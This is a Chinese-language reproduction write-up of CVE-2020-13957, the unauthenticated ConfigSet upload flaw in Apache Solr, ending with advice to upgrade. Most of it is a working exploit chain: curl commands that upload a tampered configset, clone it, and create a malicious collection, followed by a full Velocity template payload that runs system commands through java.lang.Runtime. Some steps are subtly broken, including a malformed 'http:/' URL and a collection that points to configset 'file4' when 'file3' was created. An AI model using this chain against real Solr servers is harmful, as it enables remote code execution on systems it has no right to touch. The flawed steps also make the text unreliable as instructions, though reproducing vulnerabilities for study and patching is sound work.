# CVE-2020-13957：Apche Solr 未授权上传漏洞复现

Solr是一个独立的企业级搜索应用服务器，它对外提供类似于Web-service的API接口。用户可以通过http请求，向搜索引擎服务器提交一定格式的XML文件，生成索引；也可以通过Http Get操作提出查找请求，并得到XML格式的返回结果。

## 漏洞描述：

2020年10月13日，Apache Solr发布公告，修复了ConfigSet API中存在的未授权上传漏洞，该漏洞被利用可导致远程代码执行。

## 影响版本：

Apache Solr 6.6.0 -6.6.5

Apache Solr 7.0.0 -7.7.3

Apache Solr 8.0.0 -8.6.2


## 复现过程：


Solr版本：7.0.1

下载：http://archive.apache.org/dist/lucene/solr/7.0.1


启动solr服务：solr下bin目录使用cmd执行命令


命令：solr.cmd start -c






1. 修改\server\solr\configsets\\_default\conf目录下solrconfig.xml文件，将默认的false修改为true。然后将此目录下的文件都打包成一个zip文件









1. 然后将zip文件上传

命令：curl -X POST --header "Content-Type:application/octet-stream" --data-binary @conf.zip http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=file1




1. 创建一个新的配置，绕过不能通过直接UPLOAD创建collection的限制

命令：curl "http:/127.0.0.1:8983/solr/admin/configs?action=CREATE&name=file3&baseConfigSet=file1&configSetProp.immutable=false&wt=xml&omitHeader=true"




1. 根据CREATE得到的新configset创建恶意collection

命令：curl "http:/127.0.0.1:8983/solr/admin/collections?action=CREATE&numShards=1&name=file2&collection.configName=file4"




1. 利用创建好的恶意collection进行命令执行

命令：http://127.0.0.1:8983/solr/file2/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang.String%27))+%23set($ex=$rt.getRuntime().exec(%27whoami%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23foreach($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end



1. 通过solr could界面可以看到上传的文件



## 修复建议：

1.升级到最新版本

http://archive.apache.org/dist/lucene/solr/